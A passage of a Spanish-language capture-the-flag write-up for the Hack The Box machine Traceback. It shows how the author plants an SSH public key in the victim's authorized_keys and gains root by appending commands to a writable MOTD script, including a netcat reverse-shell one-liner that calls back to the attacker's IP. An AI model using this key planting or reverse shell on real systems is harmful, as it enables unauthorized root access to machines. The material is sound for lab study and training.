#ssh sysadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####
sysadmin@10.10.10.181's password:
```

Pero si miramos en las carpetas ocultas del directorio home del usuario, vemos la existencia de la carpeta .ssh y en este el archivo de llaves autorizadas para ingresar mediante ssh.

```
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Aug 25 2019 .
drwxr-x-- 5 sysadmin sysadmin 4096 Jun 3 22:00 ..
-rw-r--r-- 1 sysadmin sysadmin 563 Feb 27 06:31 authorized_keys
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDDG0rFxtg5YfKDL0/JQ2zQI+RtIFVBLskIujQ5MX+3LAmPrsKCpT9Wxa+nvChVo+r
0VXuA5oXPJYbr6stPlkR32KLDGpQEYQz0+qm8ZEwN5VNjMZUE4JP17iXBexIQiZjqFzak68V93cSGKWqDsJCRKp9x+GBtLB2k9S0BLel
Cm9tJw1XTITs2bRWX00zdDAQ+G77qv5CArXds8Bcc86vZ+S/pyoUeuj8vb/4e3yaL0XzgYeVdlrj2g6aKz0EgJ/gbCzU1DN/+SZdimpD
91rnvgMgmSc0qyKaQWPqg/k0wf6grXEvhLpECCWvz24vpDcoFICvXFeSHQ54g9cuw7IvgANYZDy10FXHgdwXh246PzJMA6d95DojdHX3
YtcRxEa0hN0bdfFNG2yTi+dJQQS7akywJCl3PFIUv/EAAX+8CX4VswSUTzk7W5hjcVvLGsw/zM3c5KXtm2HLh0GvAJvX7S6yXIwZvrq
GYiFB1x6lowQ1q0y8KhJugvArhrBiyU= root@kali
```

Esto nos abre la posibilidad de ingresar nuestras claves públicas ssh al host víctima e ingresar al sistema mediante la llave privada.

https://www.linode.com/docs/security/authentication/use-public-key-authentication-with-ssh/#:~:text=The%20authorized_keys%20File&text=If%20you%20would%20like%20to,inside%20the%20user's%20authorized_keys%20file

Para ello, consultamos nuestra llave pública del sistema leyendo el archivo id_rsa.pub en nuestra maquina.

```
[root@parrot]--[~/.ssh]
#cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDxZ0ZsgrgAcz05LYr/8XlWJgABqzx6GIm9qKMxvU4Id9fXotePFvLQsnJgw1B/jfyBuaxB0q+2PlFYElxPM+k0MY6RGjGDdMITVQ0vk0ri5CqAGCbryEPzhShI8VVdMUekPg+81SurZEjRxdSCowmF8RLyX4HxMnyxPIdTjIC6KTS6FyULN6WBFNrf+7+o6wgccHsENii8GJPKdJrcP1V9j8NQ26ZMJom/T37b71D0NPzmrYLrtXzIjw3N/VJPn5IXU2ap8w6C+XVBrVDY8W13VbtmzmeYFdtS6LrMH1XEvW25FSrt24GG9vrc2Xd9vPYv6+oCCxkyeDJ3n/0MCpsuLeU8VKoViRj3FLj4QZHstA/N0jPH18/WpKXx0kgUCMSNkxoiVKBbF756S4rx/TqcYks08inW2xbfwHr/3Yi4K500u3AmJ0YB5KX0g2UW03tdcLDMnALo5Whnrsp6EDzUItBpcD1E5SIH5eRwFRqSq0bPLvkkfUqtNH+Lsy5k= root@parrot
```

Luego copiamos este valor y lo agregamos o reemplazamos por el valor existente en las llaves autorizadas.

```
$
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDxZ0ZsgrgAcz05LYr/8XlWJgABqzx6GIm9qKMxvU4Id9fXotePFvLQsnJgw1B/jfyBuaxB0q+2PlFYElxPM+k0MY6RGjGDdMITVQ0vk0ri5CqAGCbryEPzhShI8VVdMUekPg+81SurZEjRxdSCowmF8RLyX4HxMnyxPIdTjIC6KTS6FyULN6WBFNrf+7+o6wgccHsENii8GJPKdJrcP1V9j8NQ26ZMJom/T37b71D0NPzmrYLrtXzIjw3N/VJPn5IXU2ap8w6C+XVBrVDY8W13VbtmzmeYFdtS6LrMH1XEvW25FSrt24GG9vrc2Xd9vPYv6+oCCxkyeDJ3n/0MCpsuLeU8VKoViRj3FLj4QZHstA/N0jPH18/WpKXx0kgUCMSNkxoiVKBbF756S4rx/TqcYks08inW2xbfwHr/3Yi4K500u3AmJ0YB5KX0g2UW03tdcLDMnALo5Whnrsp6EDzUItBpcD1E5SIH5eRwFRqSq0bPLvkkfUqtNH+Lsy5k= root@parrot" > authorized_keys
```

Por último accedemos al ssh de la maquina victima utilizando nuestra llave privada.

```
[root@parrot]--[~/.ssh]
#ssh -i id_rsa sysadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ whoami
sysadmin
$
```

En el mensaje de bienvenida podemos ver el mismo mensaje que se encuentra en el archivo 00-header.

“Welcome to Xh4H land”

ya que es posible colocar algún comando en este archivo sh y ver su respuesta al iniciar sesión con el ssh, colocaremos el comando id en el archivo 00-header para ver a nombre de quien se está ejecutando este archivo.

```
$ echo "id" >> 00-header
$ cat 00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\nWelcome to Xh4H land \n"
id
$
```

Al iniciar sesión en ssh, vemos que nos retorna el id del usuario root.

```
[root@parrot]~[~/ssh]
#ssh -i id_rsa sysadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

uid=0(root) gid=0(root) groups=0(root)

Failed to connect to https://changelogs.ubuntu.com/meta-rel
roxy settings

Last login: Wed Jun  3 23:57:39 2020 from 10.10.14.15
$ whoami
sysadmin
$
```


Así que colocaremos al final del archivo el comando netcat utilizado en el archivo lua para obtener una shell reversa a nombre del root.

```
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.15 1236 >/tmp/f" >> 00-header
$ cat 00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
```

Una vez modificado el archivo, ingresamos nuevamente al ssh y la terminal se ha quedado cargando pero en nuestro puerto abierto se ha recibido la shell a nombre del root.

```
[root@parrot]~[~/.ssh]
#ssh -i id_rsa sysadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####
```

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/traceback]
#nc -nvlp 1236
listening on [any] 1236 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.181] 45564
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```